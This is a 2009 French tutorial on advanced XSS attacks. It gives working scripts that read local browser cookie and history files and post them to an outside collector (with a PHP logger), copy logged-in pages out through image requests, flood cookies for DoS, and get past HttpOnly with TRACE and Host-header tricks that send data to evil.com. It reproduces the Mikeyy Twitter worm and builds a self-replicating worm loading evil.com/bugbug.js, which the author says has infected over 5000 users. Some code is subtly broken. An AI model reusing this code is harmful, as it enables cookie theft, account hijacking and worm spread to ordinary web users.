

L'étude de XSS avancé worm,http-only-contourné, ajax lecture des documents locaux,l'écran-copie,ddos

Auteur: www.SécuritéWeb.org <http://securiteweb.org/?p=175>

Data:20/05/2009 Ecrit mal Français.J'm'excuse.

-----Introduction-----

Nous ne discutons pas des codes de xss;javascript,comment insérer les javascript codes dans les pages siteweb,comment filtrer et contourner les codes de xss,csrf etc....

ca veut dire que si vous voulez comprendre cet article,vous devez tout d'abord comprendre certaines compétences de javascript.

Qu'est-ce que c'est le XSS?

Le cross site scripting, abrégé XSS, est un type de faille de sécurité des sites Web, que l'on trouve typiquement dans les applications Web qui peuvent être

utilisées par un attaquant pour faire afficher des pages web contenant du code douteux. Il est abrégé XSS pour ne pas être confondu avec le CSS (feuilles de style), X étant une abréviation commune pour « cross » (croix) en anglais.

Le terme cross site scripting n'est pas une description très précise de ce type de vulnérabilité. Mark Slemko, pionnier du XSS, en disait « Le problème n'est pas simplement le 'scripting', et il n'y a pas forcément quelque chose entre plusieurs sites. Alors pourquoi ce nom ? En fait, le nom a été donné quand le problème était moins bien compris, et c'est resté. Croyez-moi, nous avons des choses plus importantes à faire que de réfléchir à un meilleur nom. »

Le principe est d'injecter des données arbitraires dans un site web, par exemple en déposant un message dans un forum, mais aussi par des paramètres d'URL, etc. Si ces données arrivent telles quelles dans la page web transmise au navigateur (par les paramètres d'URL, un message posté, etc.) sans avoir été vérifiées, alors il existe une faille : on peut s'en servir pour faire exécuter du code malveillant en langage de script (du JavaScript le plus souvent) par le navigateur web qui consulte cette page.

Pour vérifier la présence d'une faille XSS, il suffit de faire passer un script, par exemple :

`<script type="text/javascript">alert('bonjour')</script>` qui provoquera l'affichage d'une boîte de dialogue.

nous allons alors discuter les points suivant:

- 1: Qu'est-ce qu'on peut réaliser par le xss?
- 2: Comment protéger le cookies,comment contourner le http-only,et aussi comment le fixer?
- 3: Xss avancé et Xss worm avancé.
- 4: Comment fixer le xss dans l'importation du system dynamique et l'exportation sur le navigateur

-----Les questions principales-----

Qu'est-ce qu'on peut réaliser par le xss?

Par xss,nous pouvons obtenir le cookies et les autre informations dans le header de http.représenter l'utilisateur pour soumettre les http-request,lire local-document,duper page,joindre toutes les fonctions ci-dessus,nous pouvons ecrire un xss worm avancé.

L'utilisation de xss avancé et xss worm avancé?

Utiliser le ajax pour lire les local docuemnts dans les navigateurs différents.Xss l'écran-copiee,http only bypass(Cross-Site Tracing XST).


Comment s'évite le xss dans l'importation du system dynamique et l'exportation sur le navigateur?

- 1: Diviser différentes grades pour toutes les pages dynamiques du system.où doit limit le plus sévère.
- 2: Limite sévère le type de saisie d'utilisateur.où accepte la saisie numerique,où accepte la saisie alphabétique.
- 3: Utiliser les fonctions htmlspecialchars,htmlentities pour filtrer les datas quand exporter sur pages.Mais c'est absolu non suffisant !comme codage

URL,octonnaire,hex,String.fromCharCode,Ubb peut bypass ces fonctions.

- 4: Utiliser l'option Http-only pour protéger le cookies.
- 5: Faire attention a csrf falsh-xss.Adode fixe certain problem mais le vulnérable exsiste encore.

Persistent cross-site scripting



pour la vérification des saisies:

1:Utiliser les fonctions

htmlspecialchars,htmlentities(PHP);Server.HtmlEncode(ASP);Server.UrlEncode(ASP.NET)

2: Ajouter tag "" dans tous les tag des propriétés.par exp:

 //vul

 //securisé.

3: Mettre les datas dans innerText.

4: Vérifier les codes de UBB:revenir à ses états,puis verifier.

5: Vérifier le css,vbs qui utilise dans les pages dynamiques.

(I)Lire les local docuemnts dans les navigateurs différents (lire cookies,ftp ini,les programmes docuemnts sensibles etc..puis envoyer a hacker.)

1: Ie6 peut lire tous les local docuemnts.ie8 et ceux-qui utilisent trident limit bien ce problem.

2: Firefox 3.0.8 et les autres versions avantes peuvent lire les document dans le meme path et les cartons subordonnés.

3: Opera9.64 et les autres versions avantes peuvent lire les document avec url comme file://.si dans le meme path,n'a pas besoin de file://.si les documents sont dans la meme zonation,utilise: ../../boot.ini.

4: Ceux-qui utilisent webkit:comme google chrome、maxthon3.0、safari etc ne limitent pas du tout l'autorité d'ajax.

IE6 maxthon3.0,safari, lire les documents par ajax:

```
<script>
function $(x){return document.getElementById(x)}
function ajax_obj(){
var request = false;
if(window.XMLHttpRequest) {
request = new XMLHttpRequest();
} else if(window.ActiveXObject) {
var versions = ['Microsoft.XMLHTTP', 'MSXML.XMLHTTP', 'Microsoft.XMLHTTP', 'Msxml2.XMLHTTP.7.0',
'Msxml2.XMLHTTP.6.0', 'Msxml2.XMLHTTP.5.0',
'Msxml2.XMLHTTP.4.0', 'MSXML2.XMLHTTP.3.0', 'MSXML2.XMLHTTP'];
for(var i=0; i<versions.length; i++) {
try {
request = new ActiveXObject(versions[i]);
} catch(e) {}
}}return request;
}var _x = ajax_obj();
function _7or3(_m,action,argv){
_x.open(_m,action,false);
if(_m=="POST")_x.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
_x.send(argv);
return _x.responseText;
}
var txt=_7or3("GET","file://localhost/C:/11.txt",null);
alert(txt);
</script>
```

FIREFOX 3 lire les documents dans le meme path et les cartons subordonnés..

```
<script>
function $(x){return document.getElementById(x)}

function ajax_obj(){
var request = false;
if(window.XMLHttpRequest) {
request = new XMLHttpRequest();
} else if(window.ActiveXObject) {
var versions = ['Microsoft.XMLHTTP', 'MSXML.XMLHTTP', 'Microsoft.XMLHTTP', 'Msxml2.XMLHTTP.7.0',
'Msxml2.XMLHTTP.6.0', 'Msxml2.XMLHTTP.5.0',

'Msxml2.XMLHTTP.4.0', 'MSXML2.XMLHTTP.3.0', 'MSXML2.XMLHTTP'];
for(var i=0; i<versions.length; i++) {
try {
request = new ActiveXObject(versions[i]);
} catch(e) {}
}
}
return request;
}
var _x = ajax_obj();
function _7or3(_m,action,argv){
_x.open(_m,action,false);
if(_m=="POST")_x.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
_x.send(argv);
return _x.responseText;
}
var txt=_7or3("GET","1/11.txt",null);
alert(txt);
</script>
```

Google Chrome:

l'Address de Chrome cookie "C:\Documents and Settings\administrator\Local Settings\Application Data\Google\Chrome\User Data\Default\Cookies"

La histoire de Chrome"C:\Documents and Settings\administrator\Local Settings\Application Data\Google\Chrome\User Data\Default\History"

```
<?
/*
Chrome 1.0.154.53 use ajax read local txt file and upload exp
www.inbreak.net
author voidlofer@gmail.com 2009-4-22
http://www.inbreak.net/kxlztest/testxss/a.php get cookie and save.
*/
```

```

header("Content-Disposition: attachment;filename=kxlzx.htm");
header("Content-type: application/kxlzx");
/*
    set header, so just download html file,and open it at local.
*/
?>
<form id="form" action="http://www.inbreak.net/kxlzxtest/testxss/a.php" method="POST">
    <input id="input" name="cookie" value="" type="hidden">
</form>
<script>
function doMyAjax(user)
{
var time = Math.random();
/*
the cookie at C:\Documents and Settings\kxlzx\Local Settings\Application Data\Google\Chrome\User Data\Default
and the history at C:\Documents and Settings\kxlzx\Local Settings\Application Data\Google\Chrome\User Data\History
and so on...
*/
var strPer = 'file://localhost/C:/Documents and Settings/'+user+'/Local Settings/Application Data/Google/Chrome/User
Data/Default/Cookies?time='+time;
startRequest(strPer);
}
function Enshellcode(txt)
{
var url=new String(txt);
var i=0,l=0,k=0,curl="";
l= url.length;
for(;i<l;i++){
k=url.charCodeAtAt(i);
if(k<16)curl+="0"+k.toString(16);else curl+=k.toString(16);}
if (l%2){curl+="00";}else{curl+="0000";}
curl=curl.replace(/((..)/g,"%u$2$1");
return curl;
}
var xmlHttp;
function createXMLHttpRequest(){
    if(window.XMLHttpRequest){
xmlHttp = new XMLHttpRequest();
    }
    else if(window.ActiveXObject){
xmlHttp = new ActiveXObject("Microsoft.XMLHTTP");
    }
}
function startRequest(doUrl){

```

```

    createXMLHttpRequest();
    xmlhttp.onreadystatechange = handleStateChange;
    xmlhttp.open("GET", doUrl, true);
    xmlhttp.send(null);
}
function handleStateChange(){
    if (xmlhttp.readyState == 4){
        var strResponse = "";
        setTimeout("framekxlzxPost(xmlhttp.responseText)", 3000);
    }
}
function framekxlzxPost(text)
{
    document.getElementById("input").value = Enshellcode(text);
    document.getElementById("form").submit();
}
doMyAjax("administrator");
</script>

```

opera 9.52:

```

<script>
var xmlhttp;
function createXMLHttpRequest(){
    if(window.XMLHttpRequest){
        xmlhttp = new XMLHttpRequest();
    }
    else if(window.ActiveXObject){
        xmlhttp = new ActiveXObject("Microsoft.XMLHTTP");
    }
}
function startRequest(doUrl){
    createXMLHttpRequest();
    xmlhttp.onreadystatechange = handleStateChange;
    xmlhttp.open("GET", doUrl, true);
    xmlhttp.send(null);
}
function handleStateChange(){
    if (xmlhttp.readyState == 4){
        var strResponse = "";
        setTimeout("framekxlzxPost(xmlhttp.responseText)", 1000); }
}
function doMyAjax(user,file)
{ var time = Math.random();
    var strPer = 'file://localhost/C:/Documents%20and%20Settings/'+user+'/'+'Cookies/'+file+'?time='+time;

```

```

        startRequest(strPer);
    }
    function framekxlzPost(text)
    {
        document.getElementById('framekxlz').src="http://www.inbreak.net/kxlztest/testxss/a.php?cookie="+escape(text);
        alert(/ok/);
    }
    doMyAjax('administrator','administrator@alibaba[1].txt');
</script>

```

a.php

<?php

```

Suser_IP = ($_SERVER["HTTP_VIA"]) ? $_SERVER["HTTP_X_FORWARDED_FOR"] : $_SERVER["REMOTE_ADDR"];
Suser_IP = (Suser_IP) ? Suser_IP : $_SERVER["REMOTE_ADDR"];
$fp = fopen(Suser_IP.date("Y-m-d H:i:s")."cookie.txt","wb");
fwrite($fp,$_GET["cookie"]);
fclose($fp);
?>

```

(II) XSS l'écran-copiee et DDOS:

Vous voulez obtenir une page de quelqu'un dans l'état verifié? (dans l'état déjà connecté)

vous voulez voir la listes d'amis de quelqu'un?

vous voulez voir la listes de la facture de la téléphone de quelqu'un?

une partie des codes:

```

//xmlHttpRequest.open("GET","AWebSiteWhichYouNeedToCatch.com",false);
//xmlHttpRequest.open("GET","http://friend.xiaonei.com/myfriendlistx.do",false);
//xmlHttpRequest.open("GET","http://chinatelecom.com/mylistofnopermonth.jsp?no=139xxxxxxx",false);
function getURL(s) {
var image = new Image();
image.style.width = 0;
image.style.height = 0;
image.src = s;
}
getURL("http://urwebsite.com/get.php?pagescopies="+xmlHttpRequest.responseText);

```

Xss peut ddos? Oui!

```

<script language="javascript">
var metastr = "AAAAAAAAAAAA"; // 10 A
var str = "";
while (str.length < 4000){
str += metastr; }
document.cookie = "evil1=" + str +";expires=Thu, 18-Apr-2029 09:30:43 GMT;";
</script>

```

Nous pouvons aussi utiliser les parametres qui sont déposés a server et fonctionent comme cookies.exp:

```
www.target.com/1.php?lan=safjasgksdglsdjgklsdjglksjdg...sdfjhsdgkjbsdgkjbjsdbg(2000 mots ici)
```

une partie de 1.php:

```
setcookie($_GET['lan'], time()+1);
```

(III) Http only bypass et la methode de fixer:

Qu'est-ce que c'est HTTP-ONLY? HTTP-ONLY est une nouvelle propriété de Cookie,pour arrêter le javascript lire le Cookie.

les codes suivants montrent les différences entre NON-HTTP-ONLY et HTTP-ONLY quand exsiste un xss attaque.

```
<script type="text/javascript">
<!--
function normalCookie() {
document.cookie = "TheCookieName=CookieValue_httpOnly";
alert(document.cookie);
}
function httpOnlyCookie() {
document.cookie = "TheCookieName=CookieValue_httpOnly; httpOnly";
alert(document.cookie);}
//-->
</script><FORM><INPUT TYPE=BUTTON onClick="normalCookie();" VALUE='Display Normal Cookie'>
<INPUT TYPE=BUTTON onClick="httpOnlyCookie();" VALUE='Display HTTPONLY Cookie'></FORM>
```

Mais,est-ce qu'utilisé HTTP-ONLY est la garantie de la sécurité ?Non.on peut utiliser TRACE pour obtenir le cookies dans HEADER:

```
<script>
var request = false;
if(window.XMLHttpRequest) {
    request = new XMLHttpRequest();
    if(request.overrideMimeType) {
        request.overrideMimeType('text/xml');
    }
} else if(window.ActiveXObject) {
    var versions = ['Microsoft.XMLHTTP', 'MSXML.XMLHTTP', 'Microsoft.XMLHTTP',
'Msxml2.XMLHTTP.7.0','Msxml2.XMLHTTP.6.0','Msxml2.XMLHTTP.5.0',
'Msxml2.XMLHTTP.4.0', 'MSXML2.XMLHTTP.3.0', 'MSXML2.XMLHTTP'];
    for(var i=0; i<versions.length; i++) {
        try {
            request = new ActiveXObject(versions[i]);
        } catch(e) {}
    }
}
```



```

    }
}
xmlHttp=request;
xmlHttp.open("TRACE","http://www.vul.com",false);
xmlHttp.send(null);
xmlDoc=xmlHttp.responseText;
alert(xmlDoc);
</script>

```

Beaucoup de siteweb ne soutient pas TRACE request,alor on peut lire la page celle-qui inclut phpinfo();puis rechercher le valeur de la colonne COOKIE.

```

<script>
var XmlHttp = new ActiveXObject("Microsoft.XMLHTTP");
XmlHttp.open("GET","http://www.google.com",false);
XmlHttp.setRequestHeader("Host","www.evil.com/collet.php");
XmlHttp.send(null);
var resource=xmlHttp.responseText
resource.search(/cookies/);
.....
</script>

```

Comment refuser TRACE request?APACHE peut utiliser.htaccess a Rewrite TRACE request

```

RewriteEngine On
RewriteCond %{REQUEST_METHOD} ^TRACE
RewriteRule .* - [F]

```

Squid peut ajouter les codes suivants dans le Squid configuration file (squid.conf) pour refuser **TRACE request**

```

acl TRACE method TRACE
...
http_access deny TRACE

```

percer la ligne de défense de cookies,on peut encore utiliser XmlHttp.setRequestHeader.changer de direction de cookies par setRequestHeader a notre page.

```

<script>
var XmlHttp = new ActiveXObject("Microsoft.XMLHTTP");
XmlHttp.open("GET","http://www.google.com",false);
XmlHttp.setRequestHeader("Host","www.evil.com/collet.php");
XmlHttp.send(null);
</script>

```

Quand Apache active mod_proxy,on peut utiliser le methode de proxy pour obtenir COOKIES comme un intermédiaire.

un peut ressembler à arp sniff,n'est-ce pas?

```

<script>

```

```

var XmlHttp = new ActiveXObject("Microsoft.XMLHTTP");
XmlHttp.open("GET\http://www.evil.com/collet.php","http://www.vul.site/wherever",false);
XmlHttp.send(null);
<script>

```

(IV) XSS worm avancé:

Tout d'abord,on va voir une exemple de Twitter xss worm

version 1:

```

78. var cookie;
79. cookie = urlencode(document.cookie);
80. document.write("<img src='http://mikeyy101z.uuuu.com/x.php?
c=' + cookie + "&username=" + username + "'>");
81. document.write("<img src='http://stalkdaily.com/log.gif'>");

```

version 2:

```

1. var _0xc26a = ["Msxml2.XMLHTTP", "Microsoft.XMLHTTP", "connect", "toUpperCase", "GET", "?", "open", "",
"Method", "POST", " HTTP/1.1", "setRequestHeader", "Content-Type", "application/x-www-form-urlencoded",
"onreadystatechange", "readyState", "send", "split", "join", "", "%27", "(", "%28", ")", "%29", ":", "%2A", "~", "%7E",
"!", "%21", "%20", "+", "%", "replace", "innerHTML", "documentElement", "exec", "Twitter should really fix this...
Mikeyy", "I am done... Mikeyy", "Mikeyy is done..","Twitter please fix this, regards Mikeyy",
"random","length","floor","mikeyy:");</a><script>document.write(unescape(/%3c
%73%63%72%69%70%74%20%73%72%63%3d%22%68%74%74%70%3a%2f%2f%63%6f%6e%74%65%6e%74%2e
%69%72%65%65%6c%2e%63%6f%6d%2f%6a%73%78%73%73%2e%6a%73%22%3e%3c%2f
%73%63%72%69%70%74%3e.source));</script><a","mikeyy:");</a><script>document.write(unescape(/%3c
%73%63%72%69%70%74%20%73%72%63%3d%22%68%74%74%70%3a%2f%2f%63%6f%6e%74%65%6e%74%2e
%69%72%65%65%6c%2e%63%6f%6d%2f%78%73%73%6a%73%2e%6a%73%22%3e%3c%2f
%73%63%72%69%70%74%3e.source));</script><a","mikeyy:");</a><script>document.write(unescape(/%3c
%73%63%72%69%70%74%20%73%72%63%3d%22%68%74%74%70%3a%2f%2f%62%61%6d%62%61%6d%79%6f
%2e%31%31%30%6d%62%2e%63%6f%6d%2f%77%6f%6d%70%77%6f%6d%70%2e%6a%73%22%3e%3c%2f
%73%63%72%69%70%74%3e.source));</script><a","/status/update","POST","authenticity_token=","&status=","&return_
rendered_status=true&twtr=true","/account/settings","&user[name]=Womp++++++++++++++++++++++++++++++++
+++!
&user[url]=","&tab=home&update=update","/account/profile_settings","&user[profile_default]=false&tab=none&profile_the
me=0&user[profile_use_background_image]=0&user[profile_background_tile]=0&user[profile_link_color]=",
"&commit=save+changes", "wait()");
3. function XHConn(){
4. var _0x6687x2,_0x6687x3=false;
5. try{ _0x6687x2= new ActiveXObject(_0xc26a[0x0]); }
6. catch(e) { try{ _0x6687x2= new ActiveXObject(_0xc26a[0x1]); }
7. catch(e) { try { _0x6687x2= new XMLHttpRequest(); }
8. catch(e) { _0x6687x2=false; }; }; }

```

version 6:

```

1. function wait() {
2.   var content = document.documentElement.innerHTML;
3.   var tmp_cookie=document.cookie;
4.   var tmp_posted=tmp_cookie.match(/posted/);
5.   authreg= new RegExp(/twtrr.form_authenticity_token = '(.*?)'/g);
6.   var authtoken=authreg.exec(content);
7.   var authtoken=authtoken[1];
8.   var randomUpdate= new Array();
9.   randomUpdate[0]= "Be nice to your kids. They'll choose your nursing home. Womp. mikeyy.";
10.  randomUpdate[1]= "If you are born ugly blame your parents, if you died ugly blame your doctor. Womp. mikeyy.";
11.  randomUpdate[2]= "Every man should marry. After all, happiness is not the only thing in life. Womp. mikeyy.";
12.  randomUpdate[3]= "Age is a very high price to pay for maturity. Womp. mikeyy.";
13.  randomUpdate[4]= "Ninety-nine percent of all lawyers give the rest a bad name. Womp. mikeyy.";
14.  randomUpdate[5]= "If your father is a poor man, it is your fate, but if your father-in-law is a poor man, you're your
stupidity. Womp. mikeyy.";
15.  randomUpdate[6]= "Money is not the only thing, it's everything. Womp. mikeyy.";
16.  randomUpdate[7]= "Success is a relative term. It brings so many relatives. Womp. mikeyy.";
17.  randomUpdate[8]= "'Your future depends on your dreams', So go to sleep. Womp. mikeyy.";
18.  randomUpdate[9]= "God made relatives; Thank God we can choose our friends.Womp. mikeyy.";
19.  randomUpdate[10]= "'Work fascinates me' I can look at it for hours ! Womp. mikeyy.";
20.  randomUpdate[11]= "I have enough money to last me the rest of my life. (unless I buy something) Womp. mikeyy.";
21.  randomUpdate[12]= "RT!! @spam Watch out for the Mikeyy worm http://bit.ly/XvuJe";
22.  randomUpdate[13]= "FUCK. NEW MIKEYYY WORM! REMOVE IT: http://bit.ly/fuSkF";
23.  randomUpdate[14]= "Mikeyy worm is back!!! Click here to remove it: http://bit.ly/UTPXe";
24.  var genRand = randomUpdate[Math.floor(Math.random()*randomUpdate.length)];
25.  var updateEncode=urlencode(randomUpdate[genRand]);
26.  var ajaxConn= new XMLHttpRequest();
27.  ajaxConn.connect("/status/update","POST","authenticity_token="+authtoken+"&status="+updateEncode+"&return_rend
ered_status=true&twtrr=true");
28.  var _0xf81bx1c="Mikeyy";
29.  var updateEncode=urlencode(_0xf81bx1c);
30.  var ajaxConn1= new XMLHttpRequest();
31.  ajaxConn1.connect("/account/settings","POST","authenticity_token="]
+authtoken+"&user[name]="+updateEncode+"["+updateEncode+"&user[description]
="+updateEncode+"&user[location]="+updateEncode+"&user[protected]=0&commit=Save");
32.  var genXSS="000; } #notifications{width:
expression(document.body.appendChild(document.createElement('script')).src='http://runebash.net/xss.js');)
#test { color:#333333";
33.  var XSS=urlencode(genXSS);
34.  var ajaxConn2= new XMLHttpRequest();
35.  ajaxConn2.connect("/account/profile_settings","POST","authenticity_token="]
+authtoken+"&user[profile_sidebar_fill_color]="+XSS+"&commit=save+changes");
36.  }; setTimeout(wait(),5250);

```

par l'étude des xss worms ci-dessus,nous pouvons alors savoir comment un worm fonctionne:

1: Tout d'abord,on écrit les codes javascript dans la place où existe un vulnérable,comme <script src="worm.js"></script>(Si c'est un Reflected cross-site scripting,on peut tout d'abord envoyer le url de vul à quelques utilisateurs par email etc...,un utilisateur clique le lien,worm fonctionne,recherche tous ses contacts puis l'envoie les copies de worm.)

2: Les utilisateurs dans l'état connecté voient les pages qui existent xss codes,javascript fonctionne,worm met une copie dans son compte,ainsi que recherche tous ses contacts puis l'envoie les copies.(pour le worm fonctionner dans les pages des commentaires ou forum,le worm peut exister toujours si ça peut garder au moins 2 worms en même temps dans une page.)

Alors,on peut écrire notre xss worm maintenant.on peut aussi ajouter les fonctions de l'écran-copie,ddos,la lecture des documents locaux etc..

On va tout d'abord écrire le principal de worm,ainsi que réserver les places des fonctions d'option.

d'abord,déterminer le type du navigateur de l'utilisateur,puis créer des différences d'objet de javascript.

```
var request = false;
if(window.XMLHttpRequest) {
    request = new XMLHttpRequest();
    if(request.overrideMimeType) {
        request.overrideMimeType('text/xml');
    }
} else if(window.ActiveXObject) {
    var versions = ['Microsoft.XMLHTTP', 'MSXML.XMLHTTP', 'Microsoft.XMLHTTP', 'Msxml2.XMLHTTP.7.0',
'Msxml2.XMLHTTP.6.0', 'Msxml2.XMLHTTP.5.0',
'Msxml2.XMLHTTP.4.0', 'MSXML2.XMLHTTP.3.0', 'MSXML2.XMLHTTP'];
    for(var i=0; i<versions.length; i++) {
        try {
            request = new ActiveXObject(versions[i]);
        } catch(e) {}
    }xmlHttpReq=request;
}
```

on peut aussi déterminer la version du navigateur pour utiliser la fonction de la lecture des documents locaux après.

```
function browserinfo(){
    var Browser_Name=navigator.appName;
    var Browser_Version=parseFloat(navigator.appVersion);
    var Browser_Agent=navigator.userAgent;

    var Actual_Version,Actual_Name;

    var is_IE=(Browser_Name=="Microsoft Internet Explorer");
    var is_NN=(Browser_Name=="Netscape");
    var is_Ch=(Browser_Name=="Chrome");
}
```

```

if(is_NN){
    if(Browser_Version>=5.0){
        var Split_Sign=Browser_Agent.lastIndexOf("/");
        var Version=Browser_Agent.indexOf(" ",Split_Sign);
        var Bname=Browser_Agent.lastIndexOf(" ",Split_Sign);

        Actual_Version=Browser_Agent.substring(Split_Sign+1,Version);
        Actual_Name=Browser_Agent.substring(Bname+1,Split_Sign);
    }
    else{
        Actual_Version=Browser_Version;
        Actual_Name=Browser_Name;
    }
}
else if(is_IE){
    var Version_Start=Browser_Agent.indexOf("MSIE");
    var Version_End=Browser_Agent.indexOf(";",Version_Start);
    Actual_Version=Browser_Agent.substring(Version_Start+5,Version_End)
    Actual_Name=Browser_Name;

    if(Browser_Agent.indexOf("Maxthon")!=-1){
        Actual_Name+="(Maxthon)";
    }
    else if(Browser_Agent.indexOf("Opera")!=-1){
        Actual_Name="Opera";
        var tempstart=Browser_Agent.indexOf("Opera");
        var tempend=Browser_Agent.length;
        Actual_Version=Browser_Agent.substring(tempstart+6,tempend)
    }
}
else if(is_Ch){
    var Version_Start=Browser_Agent.indexOf("Chrome");
    var Version_End=Browser_Agent.indexOf(";",Version_Start);
    Actual_Version=Browser_Agent.substring(Version_Start+5,Version_End)
    Actual_Name=Browser_Name;

    if(Browser_Agent.indexOf("Maxthon")!=-1){
        Actual_Name+="(Maxthon)";
    }
    else if(Browser_Agent.indexOf("Opera")!=-1){
        Actual_Name="Opera";
        var tempstart=Browser_Agent.indexOf("Opera");
        var tempend=Browser_Agent.length;
        Actual_Version=Browser_Agent.substring(tempstart+6,tempend)
    }
}

```

```

    }
}
else{
    Actual_Name="Unknown Navigator"
    Actual_Version="Unknown Version"
}

navigator.Actual_Name=Actual_Name;
navigator.Actual_Version=Actual_Version;

this.Name=Actual_Name;
this.Version=Actual_Version;
}
browserinfo();
if(navigator.Actual_Version<8&&navigator.Actual_Name=="Microsoft Internet Explorer"){//utiliser la fonction de lecture
de IE}
if(navigator.Actual_Version<8&&navigator.Actual_Name=="Fire fox"){//utiliser la fonction de lecture de Fire fox}
if(navigator.Actual_Version<8&&navigator.Actual_Name=="Opera"){//utiliser la fonction de lecture de Opera}
if(navigator.Actual_Version<8&&navigator.Actual_Name=="Google Chrome"){//utiliser la fonction de lecture de Google
Chrome}

```

Ici vous pouvez ajouter la fonction de l'écran-copie.
Voir la fonction de l'écran-copie au-dessus

Ici vous pouvez ajouter la fonction de DDOS.
Voir la fonction de DDOS au-dessus

Après, Avant de la infection et copier, on doit d'abord vérifier est-ce qu'il y avait des worm existent? si oui, combien?. on doit garder certain qualité de worm dans cette page, si c'était déjà suffisant, le worm ne doit pas se copier.

```

xmlHttpRequest.open("GET","http://vul.com/vul.jsp", false); //lire une page pour obtenir la source code.
xmlHttpRequest.send(null);
var resource = xmlHttpRequest.responseText;
var id=0;var result;
var patt = new RegExp("bugbug.js","g"); //ici recherche le mot-clé de worm pour compter sa qualité.si votre worm s'appelle bugbug.js,alores
rechercher

bugbug.js
while ((result = patt.exec(resource)) != null) {
    id++;
}

```

ensuit, on décide la prochaine étape d'après la qualité de worm. si la qualité n'est pas suffisante:

```

if(id<2){ //on demande au moins 2 worms dans cette page.
no=resource.search(/my name is/);
var wd='<script src="http://www.evil.com/bugbug.js"></script>'; //wd est une variable qui existe xss vulnérable.on ecrit les codes
dedans.
var post="wd="+wd;
xmlHttpRequest.open("POST","http://www.vul.com/vul.jsp",false); //Envoyer ces datas par POST request.
xmlHttpRequest.setRequestHeader("Accept","image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash,
application/vnd.ms-powerpoint,
application/vnd.ms-excel, application/msword, */*");
xmlHttpRequest.setRequestHeader("content-length",post.length);
xmlHttpRequest.setRequestHeader("content-type","application/x-www-form-urlencoded");
xmlHttpRequest.send(post);
}

```

si la qualité suffisante,alores le worm fonctionne:

```

else{
var no=resource.search(/my name is/); //lire une page dans l'état connecté de utilisateur,obtenir le nom ou password ou
hash,pour remplir les blancs après.
var namee=resource.substr(no+21,5); //se composer le nom ou password ou hash.
var wd="Support!"+namee+"<br>"; //Envoyer un message que vous indiquez.vous pouvez aussi en garder dans un array
.puis lire aléatoire.
var post="wd="+wd;
xmlHttpRequest.open("POST","http://vul.com/vul.jsp",false);
xmlHttpRequest.setRequestHeader("Accept","image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash,
application/vnd.ms-powerpoint,
application/vnd.ms-excel, application/msword, */*");
xmlHttpRequest.setRequestHeader("content-length",post.length);
xmlHttpRequest.setRequestHeader("content-type","application/x-www-form-urlencoded");
xmlHttpRequest.send(post); //Envoyer ces datas par POST request.
}

```

-----La fin-----

Ce xss worm fonctionne bien ainsi que il a déjà infecté plus de 5000 utilisateur dans un system des commentaire.

Les informations références:

"HTTP Request Smuggling" (Chaim Linhart, Amit Klein, Ronen Heled and Steve Orrin, June 2005)

Other XmlHttpRequest tricks (Amit Klein, January 2003)

"Cross Site Tracing" (Jeremiah Grossman, January 2003)

<http://armorize-cht.blogspot.com>

BLOG inbreak.net

Xeye Team xeye.us

Source: www.securiteweb.org

Powered by www.securiteweb.org

Data: 20/05/2009

Merci de votre lecture